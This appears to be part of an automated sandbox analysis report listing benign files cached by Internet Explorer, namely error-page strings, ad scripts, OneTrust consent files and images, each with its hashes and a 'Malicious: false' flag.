| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\errorPageStrings[1] | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | UTF-8 Unicode (with BOM) text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 4720 |
| Entropy (8bit): | 5.164796203267696 |
| Encrypted: | false |
| SSDEEP: | 96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk |
| MD5: | D65EC06F21C379C87040B83CC1ABAC6B |
| SHA1: | 208D0A0BB775661758394BE7E4AFB18357E46C8B |
| SHA-256: | A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F |
| SHA-512: | 8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";....//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the website you are trying to visit.";..var L |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\httpErrorPagesScripts[1] | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | UTF-8 Unicode (with BOM) text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 12105 |
| Entropy (8bit): | 5.451485481468043 |
| Encrypted: | false |
| SSDEEP: | 192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f |
| MD5: | 9234071287E637F85D721463C488704C |
| SHA1: | CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152 |
| SHA-256: | 65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649 |
| SHA-512: | 87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384 |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\httpErrorPagesScripts[1] | |
|---|---|
| Preview: | ...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)\|ftp\|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\medianet[3].htm | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | HTML document, ASCII text, with very long lines |
| Category: | dropped |
| Size (bytes): | 400969 |
| Entropy (8bit): | 5.488021588546488 |
| Encrypted: | false |
| SSDEEP: | 6144:zF0kYqP1vG2jnmuynGJ8nKM03VCuPbxErMrSN9Gm9:j1vFjKnGJ8KMGxTwM+fGm9 |
| MD5: | 68E079D4A2C9D67DE98DBFB4FD58680C |
| SHA1: | 6A19B91952CCB14DCF97FA49969807CF51737E5E |
| SHA-256: | 966A1197CDA564B5167642991A2602D4F2B5894018171BB97D34D906CC5CB597 |
| SHA-512: | C0962EF46C92BAC7F4314E36E4B880453F8110B113BB283B49061F0562F2BFE2B84EF27F13099FCC2E8EE0FA900D8861CBC1DCB3B47D3C41C25AB47E5E4070B 9 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | <html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript" >window.mnjs=window.mnjs\|\|{},window.mnjs.ERP=window.mnjs.ERP\|\|function(){"use strict";for(var l="",s="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[],e=0;e<3;e++)g[e]=[];function d(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(a=0;a<3;a++)e+=g[a].length;if(0!==e){for(var n,r=new Image,o=f.lurl\|\|"https://lg3-a.akamaihd.net/nerrping.php",t="",i=0,a=2;0<=a;a--){for(e=g[a].length,0;0<e;){if(n=1===a?g[a][0]:{logLevel:g[a][0].logLevel,errorVal:{name:g[a][0].errorVal.name,type:l,svr:s,servname:c,errId:g[a][0].errId,message:g[a][0].errorVal.message,line:g[a][0].errorVal.lineNumber,description:g[a][0].errorVal.description,stack:g[a][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON\|\|"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTED":JSON.stringify(n) |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\medianet[4].htm | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | HTML document, ASCII text, with very long lines |
| Category: | dropped |
| Size (bytes): | 400969 |
| Entropy (8bit): | 5.488011262931147 |
| Encrypted: | false |
| SSDEEP: | 6144:zF0kYqP1vG2jnmuynGJ8nKM03VCuPbXErMrSN9Gm9:j1vFjKnGJ8KMGxTyM+fGm9 |
| MD5: | 94B6210A06ABE3EAFE471EF66E7F3FCB |
| SHA1: | 8411EC010633C2A7CA7E8DAC32AAB8722D837075 |
| SHA-256: | DBDDB9CB27544B3A0AC8173A27A12ABBE423E687CD0DB2496A8F404E07EC3ADC |
| SHA-512: | 70F346CC5AA74A12B21D6C0B13B1D581BB584E88B755E58DE4524A62F15A42CA0F083EA4AE769D1C060E129BDB81B174DC777F616B0099BBDC262B3F7370E1E C |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | <html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript" >window.mnjs=window.mnjs\|\|{},window.mnjs.ERP=window.mnjs.ERP\|\|function(){"use strict";for(var l="",s="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[],e=0;e<3;e++)g[e]=[];function d(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(a=0;a<3;a++)e+=g[a].length;if(0!==e){for(var n,r=new Image,o=f.lurl\|\|"https://lg3-a.akamaihd.net/nerrping.php",t="",i=0,a=2;0<=a;a--){for(e=g[a].length,0;0<e;){if(n=1===a?g[a][0]:{logLevel:g[a][0].logLevel,errorVal:{name:g[a][0].errorVal.name,type:l,svr:s,servname:c,errId:g[a][0].errId,message:g[a][0].errorVal.message,line:g[a][0].errorVal.lineNumber,description:g[a][0].errorVal.description,stack:g[a][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON\|\|"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTED":JSON.stringify(n) |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\nrrV27452[1].js | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 90611 |
| Entropy (8bit): | 5.421500848741912 |
| Encrypted: | false |
| SSDEEP: | 1536:uEuukXGs7RiUGZFVgRdillux5Q3Yzudp9o9uvby3TdXPH6viqQDkjs2i:atiX0di3p8urMfHgjg |
| MD5: | 1EB648466B92897E80D5F3A64D02C011 |
| SHA1: | 624EE532FED7CCBC60DF3433DC3369AADE0F9226 |
| SHA-256: | 1C9605652D3D876ACA145E7F46F92E669E6A92C4AB27A1CBB454882BD58A1386 |
| SHA-512: | 1B7CEED799A6994991DCB8938A3B00BD64E1CEC17EC0775FC1CE844604805FEB20BEC3D72823730712BD0CB45B278F30FDD2CBA7319AD605323F667F39BF80 C |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\nrrV27452[1].js | |
|---|---|
| Preview: | var _mNRequire,_mNDefine;!function(){"use strict";var c={},u={};function a(e){return"function"==typeof e}_mNRequire=function e(t,r){var n,i,o=[];for(i in t)t.hasOwnProperty(i)&&("object"!=typeof(n=t[i])&&void 0!==n?(void 0!==c[n]||(c[n]=e(u[n].deps,u[n].callback)),o.push(c[n])):o.push(n));return a(r)?r.apply(this,o):o},_mNDefine=function(e,t,r){if(a(t)&&(r=t,t=[]),void 0===(n=e)||""===n||null===n||(n=t,"[object Array]"!==Object.prototype.toString.call(n))||!a(r))return!1;var n;u[e]={deps:t,callback:r}}}();_mNDefine("modulefactory",[],function(){"use strict";var r={},e={},o={},i={},t={},n={},a={},d={},c={},l={};function g(r){var e=!0,o={};try{o=_mNRequire([r])[0]}catch(r){e=!1}return o.isResolved=function(){return e},o}return r=g("conversionpixelcontroller"),e=g("browserhinter"),o=g("kwdClickTargetModifier"),i=g("hover"),t=g("mraidDelayedLogging"),n=g("macrokeywords"),a=g("tcfdatamanager"),d=g("l3-reporting-observer-adapter"),c=g("editorial_blocking"),l=g("debuglogs"),{conversionPixelCo |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\otBannerSdk[1].js | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 374818 |
| Entropy (8bit): | 5.338137698375348 |
| Encrypted: | false |
| SSDEEP: | 3072:axBt4stoUf3MiPnDxOFvxYyTcwY+OiHeNUQW2SzDZTpl1L:NUfbPnDxOFvxYyY+Oi+yQW2CDZTn1L |
| MD5: | 2E5F92E8C8983AA13AA99F443965BB7D |
| SHA1: | D80209C734F458ABA811737C49E0A1EAF75F9BCA |
| SHA-256: | 11D9CC951D602A168BD260809B0FA200D645409B6250BD8E8996882EBE3F5A9D |
| SHA-512: | A699BEC040B1089286F9F258343E012EC2466877CC3C9D3DFEF9D00591C88F976B44D9795E243C7804B62FDC431267E1117C2D42D4B73B7E879AEFB1256C644E |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | /** .. * onetrust-banner-sdk.. * v6.13.0.. * by OneTrust LLC.. * Copyright 2021 .. */..!function(){"use strict";var o=function(e,t){return(o=Object.setPrototypeOf\|\|{__proto__:[]}instanceof Array&&function(e,t){e.__proto__=t}\|\|function(e,t){for(var o in t)t.hasOwnProperty(o)&&(e[o]=t[o])})(e,t)};var r=function(){return(r=Object.assign\|\|function(e){for(var t,o=1,n=arguments.length;o<n;o++)for(var r in t=arguments[o])Object.prototype.hasOwnProperty.call(t,r)&&(e[r]=t[r]);return e}).apply(this,arguments)};function a(s,i,l,a){return new(l=l\|\|Promise)(function(e,t){function o(e){try{r(a.next(e))}catch(e){t(e)}}function n(e){try{r(a.throw(e))}catch(e){t(e)}}function r(t){t.done?e(t.value):new l(function(e){e(t.value)}).then(o,n)}r((a=a.apply(s,i\|\|[])).next())}}function d(o,n){var r,s,i,e,l={label:0,sent:function(){if(1&i[0])throw i[1];return i[1]},trys:[],ops:[]};return e={next:t(0),throw:t(1),return:t(2)},"function"==typeof Symbol&&(e[Symbol.iterator]=function(){return this}),e;function t(t |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\otFlat[1].json | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 12282 |
| Entropy (8bit): | 5.246783630735545 |
| Encrypted: | false |
| SSDEEP: | 192:SZ1Nfybp4gtNs5FYdGDaRBYw6Q3OEB+q5OdjM/w4lYLp5bMqEb5PenUpoQuQJYQj:WNejbnNP85csXfn/BoH6iAHyPtJJAk |
| MD5: | A7049025D23AEC458F406F190D31D68C |
| SHA1: | 450BC57E9C44FB45AD7DC826EB523E85B9E05944 |
| SHA-256: | 101077328E77440ADEE7E27FC9A0A78DEB3EA880426DFFFDA70237CE413388A5 |
| SHA-512: | EFBEFAF0D02828F7DBD070317BFDF442CAE516011D596319AE0AF90FC4C4BD9FF945AB6E6E0FF9C737D54E05855414386492D95ABFC610E7DE2E99725CB1A9 6 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .. {.. "name": "otFlat",.. "html": "PGRpdiBpZD0ib25ldHJ1c3QtYmFubmVyLXNkayIgY2xhc3M9Im90RmxhdCIgcm9sZT0iZGlhbG9nIiBhcmlhLWRlc2NyaWJlZGJ5PSJvbmV0cnVzdC1wb2xpY3ktdGV4dCI+PGRpdiBjbGFzcz0ib3Qtc2RrLWNvbnRhaW5lciI+PGRpdiBjbGFzcz0ib3Qtc2RrLXJvdyI+PGRpdiBpZD0ib25ldHJ1c3QtZ3JvdXAtY29udGFpbmVyIiBjbGFzcz0ib3Qtc2RrLWVpZ2h0IG90LXNkay1jb2x1bW5zIj48aXRsZSI+VGl0bGU8L2gzPjxwIGlkPSJvbmV0cnVzdC1wb2xpY3ktdGV4dCI+dGl0bGU8L3A+PGRpdiBjbGFzcz0ib3QtZHBkLWNvbnRhaW5lciI+PGgzIGNsYXNzPSJvdC1kcGQtdGl0bGUiPldlIGNvbGxlY3QgZGF0YSBpbiBvcmRlciB0byBwcm92aWRlOjwvaDM+PGRpdiBjbGFzcz0ib3QtZHBkLWNvbnRlbnQiPjxwIGNsYXNzPSJvdC1kcGQtZGVzYyI+ZGVzY3JpcHRpb248L3A+PC9kaXY+PC9kaXY+PC9kaXY+PC9kaXY+PGRpdiBpZD0ib25ldHJ1c3QtYnV0dG9uLWdyb3VwLXBhcmVudCIgY2xhc3M9Im90LXNkay10aHJlZSBvdC1zZGstY29sdW1ucyI+PGRpdiBpZD0ib25ldHJ1c3QtYnV0dG9uLWdyb3VwIj48YnV0dG9uIGlkPSJvbmV0cnVzdC1wYy1idG4taGFuZGxlciI+Y2h |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\otPcCenter[1].json | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 47714 |
| Entropy (8bit): | 5.565687858735718 |
| Encrypted: | false |
| SSDEEP: | 768:4zg/3JXE9ZSqN76pW1lzZzic18+JHoQthI:4zCBceUdZzic18+5xI |
| MD5: | 8EC5B25A65A667DB4AC3872793B7ACD2 |
| SHA1: | 6B67117F21B0EF4B08FE81EF482B888396BBB805 |
| SHA-256: | F6744A2452B9B3C019786704163C9E6B3C04F3677A7251751AEFD4E6A556B988 |
| SHA-512: | 1EDC5702B55E20F5257B23BCFCC5728C4FD0DEB194D4AADA577EE0A6254F3A99B6D1AEDAAAC7064841BDE5EE8164578CC98F63B188C1A284E81594BCC0F20 68 |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\otPcCenter[1].json | |
|---|---|
| Preview: | .. {.. "name": "otPcCenter",.. "html": "PGRpdiBpZD0ib25ldHJ1c3QtcGMtc2RrIiBjbGFzcz0ib3RQY0NlbnRlciBvdC1oaWRlIG90LWZhZGUta W4iIGFyaWEtbW9kYWw9InRydWUiIHJvbGU9ImRpYWxvZyIgYXJpYS1sYWJlbGxlZGJ5PSJvdC1wYy10aXRsZSI+PCEtLSBDbG9zZSBCdXR0b24gLS0+PGRpd iBjbGFzcz0ib3QtcGMtaGVhZGVyIj48IS0tIExvZ28gVGFnIC0tPjxkaXYgY2xhc3M9Im90LXBjLWxvZ28iIHJvbGU9ImltZyIgYXJpYS1sYWJlbD0iQ29tcGFueSBMb2d vIj48L2Rpdj48YnV0dG9uIGlkPSJjbG9zZS1wYy1idG4taGFuZGxlciIgY2xhc3M9Im90LWNsb3NlLWljb24iIGFyaWEtbGFiZWw9IkNsb3NlIj48L2J1dHRvbj48L2Rpdj48IS0tIEN sb3NlIEJ1dHRvbiAtLT48ZGl2IGlkPSJvdC1wYy1jb250ZW50IiBjbGFzcz0ib3QtcGMtc2Nyb2xsYmFyIj48aDMgaWQ9Im90LXBjLXRpdGxlIj5Zb3VyIFByaXZhY3k8L 2gzPjxkaXYgaWQ9Im90LXBjLWRlc2MiPjwvZGl2PjxidXR0b24gaWQ9ImFjY2VwdC1yZWNvbW1lbmRlZC1idG4taGFuZGxlciI+QWxsb3cgYWxsPC9idXR0b24+PHNlY3R pb24gY2xhc3M9Im90LXNkay1yb3cgb3QtY2F0LWdycCI+PGgzIGlkPSJvdC1jYXRlZ29yeS10aXRsZSI+TWFuYWdlIENvb2tpZSBQcmVmZXJlbmNlczwvaDM+PGRpdiBjb GFzcz0ib3QtcGxpLWhkciI+PHNwYW4gY2xhc3M9Im90LWxpLXRpdGxlIj5Db25zZW50PC9 |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\otSDKStub[1].js | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 16853 |
| Entropy (8bit): | 5.393243893610489 |
| Encrypted: | false |
| SSDEEP: | 192:2Qp/7PwSgaXIXbci91iEBadZH8fKR9OcmIQMYOYS7uzdwnBZv7iIHXF2FsT:FRr14FLMdZH8f4wOjawnTvuIHVh |
| MD5: | 82566994A83436F3BDD00843109068A7 |
| SHA1: | 6D28B53651DA278FAE9CFBCEE1B93506A4BCD4A4 |
| SHA-256: | 450CFBC8F3F760485FBF12B16C2E4E1E9617F5A22354337968DD661D11FFAD1D |
| SHA-512: | 1513DCF79F9CD8318109BDFD8BE1AEA4D2AEB4B9C869DAFF135173CC1C4C552C4C50C494088B0CA04B6FB6C208AA323BFE89E9B9DED57083F0E8954970EF8 22 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | var OneTrustStub=function(e){"use strict";var t,o,n,i,a,r,s,l,c,p,u,d,m,h,f,g,b,A,C,v,y,I,S,w,T,L,R,B,D,G,E,P,_,U,k,O,F,V,x,N,H,M,j,K=new function(){this.optanonCookieNam e="OptanonConsent",this.optanonHtmlGroupData=[],this.optanonHostData=[],this.genVendorsData=[],this.IABCookieValue="",this.oneTrustIABCookieName="eupu bconsent",this.oneTrustIsIABCrossConsentEnableParam="isIABGlobal",this.isStubReady=!0,this.geolocationCookiesParam="geolocation",this.EUCOUNTRIES=["BE ","BG","CZ","DK","DE","EE","IE","GR","ES","FR","IT","CY","LV","LT","LU","HU","MT","NL","AT","PL","PT","RO","SI","SK","FI","SE","GB","HR","LI","NO","IS"],this.st ubFileName="otSDKStub",this.DATAFILEATTRIBUTE="data-domain-script",this.bannerScriptName="otBannerSdk.js",this.mobileOnlineURL=[],this.isMigratedURL=! 1,this.migratedCCTID="[[OldCCTID]]",this.migratedDomainId="[[NewDomainId]]",this.userLocation={country:"",state:""}};(o=t=t||{})[o.Unknown=0]="Unknown",o[o.Bann erCloseButton=1]="BannerCloseButton",o[o.ConfirmChoiceButton |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\px[1].gif | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | GIF image data, version 89a, 1 x 1 |
| Category: | dropped |
| Size (bytes): | 43 |
| Entropy (8bit): | 3.0950611313667666 |
| Encrypted: | false |
| SSDEEP: | 3:CUMllRPQEsJ9pse:Gl3QEsJLse |
| MD5: | AD4B0F606E0F8465BC4C4C170B37E1A3 |
| SHA1: | 50B30FD5F87C85FE5CBA2635CB83316CA71250D7 |
| SHA-256: | CF4724B2F736ED1A0AE6BC28F1EAD963D9CD2C1FD87B6EF32E7799FC1C5C8BDA |
| SHA-512: | EBFE0C0DF4BCC167D5CB6EBDD379F9083DF62BEF63A23818E1C6ADF0F64B65467EA58B7CD4D03CF0A1B1A2B07FB7B969BF35F25F1F8538CC65CF3EEBDF8A 910 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | GIF89a.....!.....,.....L..; |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\55a804ab-e5c6-4b97-9319-86263d365d28[1].json | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 2955 |
| Entropy (8bit): | 4.796538193381466 |
| Encrypted: | false |
| SSDEEP: | 48:Y9vlgmDHF6Bjb40UMRBrvdiZv5Gh8aZa6AyYAmHHPk5JKIcFerZjSaSZjfumjVT4:OymDwb40zrvdip5GHZa6AyQshjUjVjx4 |
| MD5: | 8FCB3F61085635194CE5A73516DE39F9 |
| SHA1: | 4EF7BB8362EE512BD497C48C168085738EE010C3 |
| SHA-256: | CEC95B7811CBF927FD338529A08F6B1BBF12F5B78459D07D15DE92C60C12DD64 |
| SHA-512: | DB60AF665E02724F527C6781396105C456E56D23691A64F57BDD452C0568EF43DE36F63D8B18702A5C5A6FA29C9C16CD6ADEBB74E28BA94AF7291EAC3095861 |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\55a804ab-e5c6-4b97-9319-86263d365d28[1].json | |
|---|---|
| Preview: | {"CookieSPAEnabled":false,"MultiVariantTestingEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":false,"ScriptType":"LOCAL","Version":"6.4.0","OptanonDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cca92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","ws","gd","ge","gg","gh |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\87e5c478-82d7-43e3-8254-594bbfda55c7[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3 |
| Category: | dropped |
| Size (bytes): | 65009 |
| Entropy (8bit): | 7.978070488745874 |
| Encrypted: | false |
| SSDEEP: | 1536:9FPgE3ptlMp+ZlzOaTc5+vRDXjHyqhLhZa:9FPN37+p+ZHTc0vBjhLO |
| MD5: | 7C62F2F02EF85B35216972F6294E279D |
| SHA1: | C4A6E45B4EDC3B8E14B78D78EBA891B20D7B10DD |
| SHA-256: | BC9E5E2000EE4C67C13331AAEF6B085ACC2280A64AA4AD4AFE23FF47F6F527AF |
| SHA-512: | 8BB9BE0055FE514818F158B8E037C6B0ADED54F6E81066A955DD85EA2A0D2ECEE01A584A48C8DE46660F789743DBA6D6B0F440AD6BA8AF4D664139910311F8C<br>C |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....C.....C.....,.,..".....K.....!...1.."AQa<br>..#2q.....$BR...3..%4Cb..r.T..&7DSds.....@.....!...1A.Q."aq2....B...#R....3b...$4Cr.Scs.....?.y.>W..++J..J..}...;...]...@N. kI6.....%.....vI)[...<br>.H.....m.k.?.~.X.....v.....i...I....AG..L.....w{..h..1.\|.....0.#A,.@..a..._...o~'..W../..sH3S..%z....j.@WS2.&r..`@.B.=..q1...0.f.L=.....]..~..~..?...ig..\dm`...P.....+M-a!U.X....<br>j...Y..b...J._...Sb..@....'c.2v...d...-2T2...m".D..4..#.{.Y..6./...^-..!.1.2..{.Mw`~.o..Q30.R.o.c.....s.K.....y<...nd.6 .....^z.Y-CJ.^C.d.V..h.,;.'.....g>.').....w%...I!.I....z...Z.....EX<br>dR./hu...!.+x.....$.A....'.t.\...HS..`.]..7..zo.3.`.[.....'*.X.....k.s1./.kD.Xg.r...e.Qv.....y.s..=c....V*.-[..;.....o....\..*. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\AAOfFRV[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3 |
| Category: | dropped |
| Size (bytes): | 2754 |
| Entropy (8bit): | 7.844425834747859 |
| Encrypted: | false |
| SSDEEP: | 48:QfAuETA+wjpk5kCLsIZDP21yDvkDHCIY1x3pf7nM4kR1izuW3keUpEpso:Qf7EElWkCLjP21yADHCtx3pfyREj3kUN |
| MD5: | C830ED87471EDAE5A549A8374D0E44AA |
| SHA1: | ECCD1AD8688D25F74D6F9CDDEB938D0316DC5672 |
| SHA-256: | D565D9A2812A5FF3057ECD3F8450174294FE18A604B5174B6808CFFFFE49155C |
| SHA-512: | 4B72FC23FE713F9BD21E4B8077F99AAAE969749FF4DDA41B1C411E32D9F50C50B2B7141D82D5C305E1C181813FD3FA68E2E54402D3CAA3D9D14269528F97D2F |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO<br>OOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....<br>.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....<br>.....?..Z4x.n2.s]/S..u[!k6...Ep.g..$sZ....p....k.p.e\.{...<.*$...w....N.{kY....X#\|I...E;\..._....r.....Q6.P.Z.Q-.....b.p.b..J ..8..h7..}l.``<br>....Rr..Q...qiqat.s.....{...+.M.9.....Z...3..:~.gii%....J...iA.v]E.....o]g.F.....}..}...U...k.ft.4z..y.;.g.....q..._Fk..;..y.L.G.LU.....E...X...kQ..aA^Z...q & ...I...r.t....Cw.;...>...<br>zWH9X...A...3...E...Z..X.P.}n.U..q..*.&..2 |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\AAOfNp5[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3 |
| Category: | dropped |
| Size (bytes): | 21488 |
| Entropy (8bit): | 7.956074967094666 |
| Encrypted: | false |
| SSDEEP: | 384:NK8ca6taiPAEHF8X/lQuWgJyiaHcwnI143gZ4UTuRavxmg4hBcm0n:Nv4l8PGuWCyiaELZdCk67y |
| MD5: | 766190A0D6ACA6A6D464679662CF7E37 |
| SHA1: | 96B3FEF16953B6A65C61E9A10D94CAE57B60D901 |
| SHA-256: | 1538E167FBD736AD5A25A064C203D4A4AF609028171C2BC159CB546318D8986E |
| SHA-512: | E35464583A4AE460573C68460B15B9F0369AD11D7F4401A0F502EAB3FFCAD61B5E88F2CE1BF93AC3B2460D482A73A97D63D08E56A5105FA74DA8212A2FF34775 |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\AAOfNp5[1].jpg | |
|---|---|
